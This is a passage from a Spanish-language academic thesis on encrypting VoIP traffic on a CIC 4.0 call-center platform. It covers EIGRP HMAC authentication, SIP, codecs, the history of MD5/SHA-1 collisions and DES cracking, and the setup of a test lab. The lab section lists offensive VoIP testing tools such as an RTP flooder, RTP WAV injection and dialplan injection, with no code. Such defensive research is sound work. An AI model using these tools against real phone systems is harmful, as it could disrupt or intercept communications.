conectados a una red común. Para cada paquete, la clave se utiliza para generar y verificar un resumen del mensaje que se agrega al paquete. El resumen de mensaje es una función unidireccional del paquete y la clave secreta. Para obtener más información sobre la autenticación HMAC-SHA-256, consulte FIPS PUB 180-2, SEGUROS ESTÁNDAR HASH (SHS), para el algoritmo SHA-256 y RFC 2104 para el algoritmo HMAC.

Si la autenticación HMAC-SHA-256 está configurada en una red EIGRP, paquetes EIGRP serán autenticados mediante códigos de autenticación de mensajes HMAC-SHA-256. El algoritmo HMAC toma como entrada los datos a ser autenticados (es decir, el paquete EIGRP) y una clave secreta compartida que se sabe que tanto el emisor y el receptor; el algoritmo da una salida de hash de 256 bits que se utiliza para la autenticación. Si el valor de hash proporcionada por el

remitente coincide con el valor de hash calculado por el receptor, el paquete es aceptado por el receptor; de lo contrario, el paquete se descarta.

Normalmente, la clave secreta compartida está configurada para ser idénticos entre el emisor y el receptor. Para protegerse contra ataques de repetición de paquetes a causa de una dirección de origen falsa, la clave secreta compartida para un paquete se define como la concatenación del secreto compartido configurado por el usuario (idéntico en todos los dispositivos que participan en el dominio autenticado) con la dirección IPv4 o IPv6 (que es único para cada dispositivo) desde el que se envió el paquete.

El dispositivo de envío de un paquete calcula el hash para ser enviado sobre la base de lo siguiente:

- parte clave 1, el secreto compartido configurado,

- parte clave 2, la dirección de interfaz local desde el que se envió el paquete y,

- data-el paquete, EIGRP que se enviará (antes de la adición de la cabecera IP).

El dispositivo de recepción del paquete calcula el hash de verificación basada en lo siguiente:

- parte clave 1, el secreto compartido configurado,

- parte clave 2, la dirección de origen IPv4 o IPv6 en la cabecera del paquete IPv4 o IPv6 y

- Data-el paquete EIGRP recibido (después de la eliminación de la cabecera IP).

Para la autenticación exitosa, todo lo siguiente debe ser cierto:

- el emisor y el receptor deben tener el mismo secreto compartido,

- la dirección de origen elegido por el remitente debe coincidir con la dirección de origen en la cabecera IP que el receptor recibe y

- Los datos de paquetes EIGRP que transmite el emisor deben coincidir con los datos del paquete EIGRP que el receptor recibe.

La autenticación no puede tener éxito en cualquiera de las siguientes situaciones:

- el remitente no conoce el secreto compartido que espera el receptor y

- la dirección IP de origen en la cabecera IP se modifica en tránsito.

Cualquiera de los datos del paquete EIGRP es modificado en tránsito.[5]

2.2.12 Desempeño de comunicaciones voz sobre IP. En una red normal con poca utilización un switch envía los paquetes tan pronto como le llegan, pero si la red esta congestionada los paquetes no pueden ser entregados en un tiempo razonable. Tradicionalmente la disponibilidad de la red se incrementa aumentando el ancho de banda de los enlaces o el hardware de los switch. QoS (Quality of Service) ofrece técnicas utilizadas en la red para priorizar un tráfico determinado respecto a otro. El aspecto más importante de transportar tráfico de voz en una red de datos es mantener un nivel de QoS adecuado. Los paquetes de voz deben ser entregados lo más rápido posible con mínima fluctuación, pocas pérdidas y mínimo retraso.[6]

2.3 ANÁLISIS DE VULNERABILIDADES IP (Penetration test VoIP)

En un sistema de VoIP se encuentran numerosos protocolos involucrados y, según el tipo de plataforma que se utilice, se tendrá libertad para escoger unos u otros. Lo más importante es comprender las dos fases necesarias para establecer una comunicación a través de VoIP.

Por un lado se tiene la señalización, que es la encargada de negociar todas las peticiones con el servidor, como pueden ser los registros, solicitudes de llamadas o cancelaciones. Y por otro lado, se requiere de un protocolo que permita la transmisión de los datos, bien sean audio o vídeo, entre los distintos interlocutores.[7]

2.3.1 Protocolo SIP. Este protocolo viene definido en el RFC3261 y su sintaxis es muy similar a la empleada por el protocolo HTTP, usado para servicios de páginas web. Normalmente utiliza, o bien el puerto 5060/tcp o 5060/udp para establecer comunicaciones sin cifrado, o bien el 5061/tcp cuando el tráfico s ecifra mediante le uso de TLS (*Transport Layer Security* o Seguridad en la Capa de Transporte)"

---

[5] CISCO SYSTEMS INC. EIGRP/SAF HMAC-SHA-256 *Authentication*.IP Routing EIGRP Configuration Guide, Cisco IOS Release 15S. 2014 [en línea]. [consultado marzo 22 de 2015]. Disponible en: <http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/iproute_eigrp/configuration/15-s/ire-15-s-book/ire-sha-256.html>..

[6] ARIGANELLO, Ernesto; BARRIENTOS SEVILLA, Enrique. Redes Cisco CCNP a Fondo: Guía de Estudio para Profesionales. México: Alfaomega, 2010. p. 20

[7] VERDEGUER, José Luís. Hacking y seguridad VoIP. En: Informática. 2013. Vol. 1, no. 64. p. 17.

Sus funciones básicas son:

- identificar la ubicación de los usuarios y
- establecer, modificar y terminar las sesiones entre usuarios.[8]

2.3.2 Códecs. Un *códec* es una aplicación que realiza la conversión de una señal analógica, de audio o vídeo, en digital, de manera que permita su transmisión a través de una red de datos. Su función es garantizar la codificación y compresión de los datos para su posterior descompresión y decodificación.

Un *códec* depende de los siguientes parámetros:

- frecuencias de muestreo o número tomadas por unidad de tiempo. Normalmente es de 8kHz,
- tamaño de la trama, que hace referencia al número de paquetes enviados por segundo para garantizar la posterior reconstrucción de la señal,
- retardo intrínseco o retardo propio del algoritmo desde que se muestra la señal hasta que se encuentra a nivel de UDP,
- tasa de compresión nativa o valor de compresión de la señal al salir de los distintos tipos de codificación,
- escala MOS, que define la opinión de diferentes personas tras escuchar una conversación y, mediante la utilización de diferentes códecs,
- tamaño del frame y payload, que son los datos digitalizados equivalentes a cada intervalo de duración, siendo payload el número de bytes de datos enviados en cada paquete y
- factor/tasa de compresión, cuyo valor depende del algoritmo de compresión que se utilice.[9]

[8] Ibíd., p. 21.
[9] Ibíd., p. 27-28.

2.3.3 Test de penetración. Es una evaluación de las medidas de seguridad de un sistema, con la finalidad de detectar el nivel de seguridad tanto interno como externo acerca de los sistemas de información de la empresa que se esta auditando, y determinar así el grado de acceso que tendría un posible atacante con intenciones maliciosas.

Mediante el test de penetración se debe:

- evaluar posibles vulnerabilidades que puedan resultar de una mala o inadecuada configuración, y que puedan ser explotadas,

- analizar vulnerabilidades conocidas de hardware y software que ho hayan sido debidamente parchadas,

- evaluar y categorizar las debilidades explotables basadas en el impacto potencial y posibilidad de ocurrencia; y

- elaborar un informe detallado y proveer recomendaciones para mitigar y eliminar dichas debilidades.[10]

2.4 COLISIONES EN MD5, SHA-1 y DES

2.4.1 Se generalizan los ataques de colisión MD5 demostrando la ineficacia del algoritmo. En el año 2007 un investigador llamado Nat McHugh encontró una vulnerabilidad muy grave en el hash MD5. A partir de dos imágenes totalmente diferentes sacadas de Internet, consiguió que gracias a un ordenador en pocas horas se computará un código idéntico MD5 en ambas imágenes. Esto fue posible atacando los principales punto de inflexión de este tipo de hash y añadiendo una cadena binaria al final del archivo para conseguir engañar al código.[11]

Una vez se calculó este tipo de hash McHugh fue capaz de enviar a través de Internet una imagen suplantada, sin que el sistema de destino se diera cuenta de ello. En el siguiente enlace el investigador explica cómo calcular la parte de código binario que se debe añadir. Resumiendo el proceso, para que el código MD5 sea el mismo ambos archivos deben tener la misma cantidad de bits y se debe saber con certeza qué bits exactos se deben añadir manualmente para ello. Una vez que ambos archivos tienen los mismos bits, simplemente se debe realizar un ataque

[10]Ibíd., p. 31.
[11]VELASCO, Rubén. Se generalizan los ataques de colisión MD5 demostrando la ineficacia del algoritmo. 2014. [en línea]. [consultado en marzo 25 de 2015]. Disponible en: <http://www.redeszone.net/2014/11/07/se-generalizan-los-ataques-de-colision-md5-demostrando-la-ineficacia-del-algoritmo/>.

de fuerza bruta para buscar dos partes idénticas en los archivos para generar dicho código.

Realizar estas configuraciones era un proceso bastante costoso que requería de una supercomputadora para no tardar demasiado tiempo en calcular los algoritmos necesarios, sin embargo, la tecnología ha avanzado enormemente en estos 7 años, y ahora este tipo de ataques está al alcance de cualquiera. Se ha podido demostrar cómo en un sistema Linux se ha podido automatizar todo el proceso mediante un script de forma que en menos de 10 horas y con un coste de 50 céntimos de euro un usuario convencional podría generar un código MD5 idéntico a otro, pudiendo engañar a cualquier sistema con que un fichero está íntegro cuando en realidad no es así.[12]

2.4.2 Se reduce la complejidad para provocar colisiones en SHA-1. Unos investigadores australianos en el año 2009, dierón con una nueva combinación de métodos para provocar colisiones en el algoritmo de hash SHA1 de forma mucho más rápida. Sólo se necesitarían 2^52 intentos. Esto podría resultar en ataques prácticos posibles a este sistema de hash.

SHA1 es un sistema criptográfico de cálculo de hash heredero de MD5. Cualquier entrada de datos que se introduzca en la función, es reducida a una secuencia de 160 bits (2^160 posibilidades). Se puede calcular el SHA, virtualmente, de cualquier flujo de datos independientemente de su longitud, y en la práctica (no en teoría) dar un SHA distinto. Se utiliza en muchas circunstancias y ámbitos como un identificador único de un fichero o mensaje. Pero el enemigo natural de los hashes son las colisiones: la posibilidad de encontrar por fuerza bruta un identificador que no sea único, esto es, que un mismo SHA1 represente a dos flujos de datos entrantes diferentes. Como la entrada es infinita, por definición existen las colisiones, pero se confía en que sean tan complejas de calcular (que se necesite tanto tiempo) que la fuerza bruta sea poco práctica.

Pero si se reduce el cálculo de esa fuerza bruta. Cuánta más cantidad de bits de salida de la función, más complicado encontrar colisiones. Se sabe, según la paradoja del cumpleaños, que al menos son necesarios 2^(k/2) cálculos para encontrar con una probabilidad mayor al 50%, colisiones en una función con k bits de salida. En el caso de la función de hash SHA1, se necesitaría calcular el hash de 2^80 mensajes cualesquiera para tener más del 50% de probabilidad de encontrar dos de ellos con el mismo hash (una colisión). Una función hash se considera rota si se puede calcular esta colisión en menos pasos. Pero lo peor, el mayor enemigo de las funciones hash, es que se pueda manipular un flujo de entrada para que se obtenga de él un hash deseado. Esto es mucho más grave.

[12] Ibíd.

MD5, con solo 128 bits de salida para representar a las infinitas posibilidades de entrada, hace tiempo que se considera obsoleto y roto en todos los sentidos, aunque se sigue usando en multitud de ámbitos. MD5 ha sufrido varios reveses a lo largo de los años, el último a finales de 2008, cuando se consideró inválido para ser usado por las autoridades certificadoras.

SHA1 también se consideraba "tocado". No es la primera vez que SHA1 se ve dañado por investigaciones matemáticas que reducen considerablemente el tiempo de fuerza bruta necesario para crear una colisión. A principios de 2005 un grupo de investigadores chinos consiguió reducir el número de intentos para acelerar el proceso de colisión de dos mensajes cualesquiera a 2^69. Poco después se avanzó hasta 2^63. El departamento de algoritmos y criptografía de la Universidad de Macquarie (Australia) ha conseguido reducirlo ahora a una complejidad de 2^52.

Las posibilidades son muchas: validación de ficheros, autenticación, certificados en cualquier ámbito en el que se use la criptografía de clave pública, se encontra funciones hash SHA1 donde un ataque por colisión tendría un serio impacto. La buena noticia es que aun así, llevar a la práctica este tipo de ataque recién descubierto; lleva una buena cantidad de fuerza bruta asociada y en la "vida real" es todavía complejo que tenga utilidad.

También es bueno saber que el National Institute of Standards and Technology (NIST), lanzó un concurso para determinar qué algoritmo será conocido como SHA3. El problema es que el peso de la herencia es grande, y deshacerse de algoritmos usados durante años no siempre es sencillo. MD5 sigue siendo ampliamente utilizado. Incluso los pocos que se plantean dar el salto, lo hacen a SHA1... por lo que la adopción de algoritmos mucho más robustos como SHA512 o el futuro SHA3, es algo que en la práctica se estandarizará a muy largo plazo.[13]

2.4.3 DES Cracker. Hoy en día, DES se considera inseguro para muchas aplicaciones. Esto se debe principalmente a que el tamaño de clave de 56 bits es corto; las claves de DES se han roto en menos de 24 horas. Existen también resultados analíticos que demuestran debilidades teóricas en su cifrado, aunque son inviables en la práctica. Se cree que el algoritmo es seguro en la práctica en su variante de Triple DES, aunque existan ataques teóricos.

Para demostrar la inseguridad de DES, La EFF (Electronic Frontier Foundation) construyó el primer hardware sin clasificar para el craqueo de mensajes codificados. El miércoles 17 de julio de 1998 la FEP DES Cracker, que fue

[13] DE LOS SANTOS, Sergio. Se reduce la complejidad para provocar colisiones en SHA1. [en línea]. [consultado en abril 5 de 2015].. 2009. Disponible en: <http://unaaldia.hispasec.com/2009/06/se-reduce-la-complejidad-para-provocar.html>.

construído por menos de $250.000, fácilmente gano el concurso de Laboratorio RSA para el "Desafío DES II" y un premio efectivo de $ 10.000. Le tomo al hardware menos de 3 días para completar el desafío, rompiendo el record anterior de 39 días establecido por una red masiva de decenas de miles de ordenadores. Los resultados de la investigación están totalmente documentados en un libro publicado por FEP y O'Reilly y Asociados, titulado "Cracking DES: secretos de cifrado de Investigación, Wiretap Política, y de diseño de chips.

Seis meses después, el martes 19 de enero de 1999, Distributed.Net, una coalición mundial de entusiastas de la informática, trabajaron con la EFF DES Cracker y una red mundial de cerca de 100.000 ordenadores en Internet, para ganar el desafío de Seguridad RSA Data DES III en un récord de 22 horas y 15 minutos. El reto del equipo de cómputo en todo el mundo fue descifrar un mensaje secreto cifrado con Data Encryption Standard (DES) utilizando la tecnología disponibles de la época. Desde el lugar de la Conferencia de Seguridad de RSA Data & Expo, California estaban probando 245 billones de claves por segundo cuando se encontró la clave.[14]

2.5 ARQUITECTURA CIC

La Plataforma Interaction Center se compone de un número de componentes de software que se ejecutan en el entorno de Microsoft Windows. Estos componentes están escritos en lenguaje C ++ para el máximo control y rendimiento. Entender lo que los subsistemas hacen y cómo trabajan juntos, será útil para ayudar a entender la plataforma IC. Esta información también puede ser información útil para solucionar problemas.

El diseño modular de Interaction Center separa lógicamente cada elemento de comunicación de los otros elementos de comunicación. Este enfoque modular permite al sistema seguir funcionando incluso si alguna de las averías subsistemas o completamente deja de funcionar. Además, si uno de los componentes requiere una actualización, sólo las partes asociadas con ese componente se actualizan - todo el sistema no necesita ser actualizado.

Los componentes principales de este diseño modular son los siguientes:

2.5.1 Notifier. Uno de los principales componentes de la plataforma Interaction Center se llama " Notifier" Notifier es considerado el "corazón" del Centro de Interacción. Este componente especial actúa como un centro de comunicaciones,

[14]ELECTRONIC FRONTIER FOUNDATION. Cracking DES. Secrets of Encryption Research, Wiretap Politics & Chip Design.1998[en línea]. [consultado en marzo 26 de 2015].. Disponible en: <http://web.archive.org/web/20010818144309/www.eff.org/Privacy/Crypto_misc/DESCracker/>.


como se observa en la figura 9, que todos los otros componentes del uso de la plataforma Interaction Center para comunicarse. Notificador hace uso del protocolo TCP / IP para comunicarse con el resto de la plataforma Interaction Center y ofrece servicios críticos.

El componente notificador ofrece enormes ventajas a la Plataforma Interaction Center en comparación con otros sistemas de comunicación. Estas ventajas incluyen:

Scalability - Notifier reduce el tráfico global de la red mediante el envío de notificaciones de eventos sólo a los componentes que realmente están involucrados en la transacción. Esto permite que las aplicaciones que utilizan la plataforma Interaction Center, manejen un número mucho mayor de usuarios e y de interacciones.

Actualizaciones en tiempo real - Usando el Notifier, la información se pueden comunicar a los diversos componentes de la plataforma Interaction Center, en tiempo real. Por ejemplo, una aplicación de supervisión puede mostrar el estado en tiempo real de cada agente en un call center. Cuando un agente termina una llamada y cuelga el teléfono, aparece un icono en la pantalla del supervisor y instante cambia (no hay necesidad de un botón "Actualizar"). Del mismo modo, si un administrador cambia los derechos de seguridad de un usuario para no permitir el acceso a la información de la línea de teléfono, una ícono portátil desaparece al instante desde la pantalla del usuario.

Figura 9. Notifier.



Fuente: Interactive IntelligenceInc. Interaction Center 4.0. [en línea]. 2015. Disponible en: <http://www.inin.com/Pages/default.aspx>. [consultado en abril 10 de 2015].

2.5.2 Interaction Processor. Otro componente principal de la plataforma Interaction Center es el procesador de Interacción (IP). IP indica al sistema cómo comportarse cuando se produce un evento. IP controla la ejecución de los controladores (o los programas del sistema) que proporcionan la mayor parte de la funcionalidad.

2.5.3 Telephony Services. Servicios de Telefonía (o TS) es otro componente principal y es el único componente que se comunica directamente con el hardware, incluyendo la puerta de entrada. TS permite que la plataforma Interaction Center detecte eventos de telefonía (por ejemplo, las llamadas entrantes, dígitos DTMF, llamada que se desconecta, etc.) y para realizar operaciones en llamadas de teléfono (por ejemplo, transferirlos, unir conferencias, grabar, reproducir audio, etc.)

2.5.4 Session Manager. Es el componente que se encarga de todas las comunicaciones y manejo de sesiones con las estaciones de trabajo.

En resumen, todos los subsistemas de la plataforma de trabajo CIC interactúan entre sí a través de una comunicación "hub". Cada subsistema es crítico para el sistema en general. Reconocer que los subsistemas como el conector de Exchange, Servicios Web, servicios de telefonía, servicios de cliente y servicios de fax con el entorno exterior del servidor Interaction Center, permite la conectividad con los dispositivos y medios de comunicación asociados.[15]

[15] Interactive Intelligence Inc. Interaction Center 4.0. [en línea]. [consultado en abril 10 de 2015]. Disponible en: <http://www.inin.com/Pages/default.aspx>.

3. METODOLOGÍA

3.1 ENFOQUE DE LA INVESTIGACIÓN

Empírico-Analítico: debido al enfoque técnico y práctico del trabajo, ya que se requieren producir experimentos para poder analizar, comprender y determinar el comportamiento y los resultados de las pruebas en laboratorio.

3.2 LÍNEA DE INVESTIGACIÓN

LÍNEA DE INVESTIGACIÓN DE LA ESPECIALIZACIÓN: Criptografía y modelos formales.

Este proyecto está alineado a la línea de investigación de criptografía y modelos formales, ya que hace uso de muchos de los algoritmos y conocimientos de criptografía adquiridos durante de la especialización; además de otros que se decidio investigar e incluir como parte del proceso experimental con su apoyo teórico para poder evitar sesgos en la investigación.

3.3 FASES DEL PROYECTO

Entrevista a ingenieros expertos en esta área de seguridad en telefonía IP y en la plataforma CIC 4.0 de Interactive Intelligence.

El proyecto se desarrolla en 4 fases:

Inicio: en esta fase se desarrolló gran parte de este anteproyecto, donde se describe y formula todo el problema, dando unos alcances, limitaciones y objetivos claros.

Planeación: esta fase del proyecto se realizó en el anteproyecto, en el cual se describe de forma clara las actividades a desarrollar, los tiempos, secuencia, duración, costos de esas actividades.

Ejecución: en esta fase se ejecutó el cronograma bajo los costos y alcances descritos en el anteproyecto y se obtuvieron los resultados relacionados con los objetivos.

Cierre o entrega: esta fase consiste en la entrega final a la universidad con su respectiva aprobación de los maestros designados para tal fin.

La fase de ejecución de este proyecto se divide en:

Montaje de Laboratorio.

Realización de Pruebas de llamadas sin cifrado y con cifrado:

Laboratorio 1: sin cifrado

Laboratorio 2: configurar IPSec de Microsoft Windows en todos los dispositivos que componen el laboratorio y realizar pruebas de llamadas.

Laboratorio 3: probar todas las combinaciones de autenticación y cifrado que ofrece IPSec de Microsoft Windows.

Realización del análisis de vulnerabilidades a la plataforma (Ver ANEXO C con los scripts que se utilizaron):

Media Server

CIC Server (Customer interaction Center)

Campaing Server

Descripción y Análisis de resultados

Para los experimentos se realizaron 3 llamadas utilizando cada una de las combinaciones de cifrado, autenticación e integridad que ofrece Microsoft Windows a nivel de IPSEC – ESP. Para cada una de las llamadas se tomaron los valores de procesamiento, uso de memoria, red, cola de disco para cada uno de los dispositivos que conforman el laboratorio (Media Server, CIC Server, Cliente A, Cliente B). Adicionalmente se tomaron capturas de tráfico de red para verificar si se está cifrando, y cuáles son los tiempos de transmisión de los paquetes, obteniendo los valores de jitter, latencia verificando si existe retransmisión a nivel de TCP, o paquetes duplicados.

Cada uno de los valores de procesamiento, cola de disco, uso de memoria, uso de red, se promediaron para cada conjunto de algoritmos y así se obtuvo la media ayudando a determinar cuáles de estos algoritmos dan mejor desempeño y cifrado.

3.4 HIPÓTESIS

Hi: al aplicar la mejor opción de cifrado en la plataforma CIC de Interactive Intelligence se disminuirán las vulnerabilidades actuales y se dará fortaleza a la confidencialidad.

Ho (hipótesis nula): a través del algoritmo de cifrado seleccionado, no se disminuirán las vulnerabilidades y no se dará fortaleza a la confidencialidad e integridad de la plataforma de CIC de Interactive Intelligence

3.5 VARIABLES

3.5.1 Variables Independientes.

Algoritmos de cifrado: son los algoritmos de cifrado simétrico que se utilizaron para dar confidencialidad a las comunicaciones de voz y entre servidores (DES, 3DES, AES).

Mecanismos de autenticación: son las técnicas que se usaron para la autenticación entre servidores y usuarios, y entre servidores (HMAC, GMAC).

3.5.2 Variables dependientes.

Jitter: es la variación que se puede presentar en cuanto a la cantidad de latencia en la entrega de paquetes de datos que se reciben, depende de la congestión en la red o en los dispositivos que la componen.

Latencia: es el tiempo que trascurre desde el momento en que se envía un paquete de datos y el momento en que se recibe. Cantidades grandes de latencia hacen que la comunicación sea deficiente. La latencia depende también de la congestión en la red o en los dispositivos que la componen.

Paquetes pérdidos: se refiere a la cantidad de paquetes de datos que se pierden en la comunicación entre dos dispositivos en la red, ya sea por errores, ruido o tiempo agotado en la conexión.

Tiempo de procesador: es la cantidad de tiempo que un proceso particular utiliza el procesador, el cual es medido como una proporción del tiempo en que este está activo.

Ancho de banda: es la cantidad de datos, expresada en bits que se puede enviar a través de la red.

4. MONTAJE DE LABORATORIO

4.1 REQUERIMIENTOS

Cuatro Servidores físicos con las siguientes características:

Para directorio Activo se utilizó un servidor con 2G de RAM procesador AMD Dual Core, disco duro de 200G, Windows server 2008 R2 Dacenter edition.

Para CIC se utiliza un servidor con 2G de RAM procesador AMD Dual Core, disco duro de 200G, Windows server 2008 R2 Dacenter edition.

Para Media Server se utilizó un servidor con 1G RAM procesador AMD Dual Core, disco duro de 80G, Windows server 2008 R2 Dacenter edition.

Para Campaign Server se utilizó un servidor con 1G de RAM procesador AMD Dual Core, disco duro de 80G, Windows server 2008 R2 Dacenter edition.

PCs:

Computador Personal Portátil ACER Travelmate 4020 con 1G de RAM, Procesador procesador, disco duro de 60G, Intel Pentium M, Kali Linux (Debian 3.14.5-1 Kali1)

Computador Cliente A para realizar llamadas, con procesador I7-2620M de 2.70 GHz y 8 GB de RAM, disco duro de 300GB con Windows 7.

Computador Cliente B para realizar llamadas, con procesador I7-2620M de 2.70 GHz y 8 GB de RAM, disco duro de 300 GB con Windows 7.

Licencias:

Windows server 2008 R2 Dacenter Edition: licencia de prueba de Microsoft por 6 meses.

Kali Linux (Debian 3.14.5-1 Kali1): licencia GNU General Public License.

CIC (Customer Interction Center) 4.0: licencia de prueba de Interactive Intelligence por 6 meses.

Media Server: licencia de prueba de Interactive Intelligence para Interaction Media Server por 100 días.

Switch:

Planet FNSW-2401 10-100 Mbps

Cables:

Siete cables UTP categoria 5E.

Sitio de trabajo:


Laboratorio Hogar Ing. Juan Jaramillo.

Programas de pruebas de penetración para voz sobre IP:

Kali linux
NMAP
Wireshark
Nexus
Sip scanner
Sip Invite
Traffic sniffer
RTP WAV injection
RTP flooder
FreePBX dialplan injection

4.1.1 Topología instalada. En la figura 10 se detalla la topología instalada para el desarrollo del proyecto.

Figura 10. Topología instalada CIC 4.0 SU 4.



Fuente: autores.

4.1.2 Instalación del laboratorio.


4.1.2.1 Instalación de servidor de directorio activo. Primero se realizó la instalación del directorio activo. Para esto se añadió a uno de los servidores Windows 2008 el rol de directorio activo como se observa en la figura 11, así:

Figura 11. Instalación de directorio activo.

Fuente: autores.

Luego se selecciona el rol de directorio activo como en la figura 12.

Figura 12. Configuración de roles en un servidor de directorio activo.



Fuente: autores.


Luego de adicionar el rol al servidor, se procede a promover el servidor a controlador de dominio, como en la figura 13.

Figura 13. Promoción de servidor de directorio activo.

Fuente: autores.

Se crea un nuevo dominio con el nombre LABCIC.COM como en la figura 14.


Figura 14. Creacion de Nuevo dominio del ambiente de laboratorio.



Fuente: autores.

Es necesario agregar la función de DNS como en la figura 15.


Figura 15. Agregar function de DNS al servidor de directorio activo.



Fuente: autores.

Una vez finalizadas las opciones de dcpromo, el servidor es promovido como en la figura 16.

Figura 16. Finalización de la configuración del servidor de directorio activo.

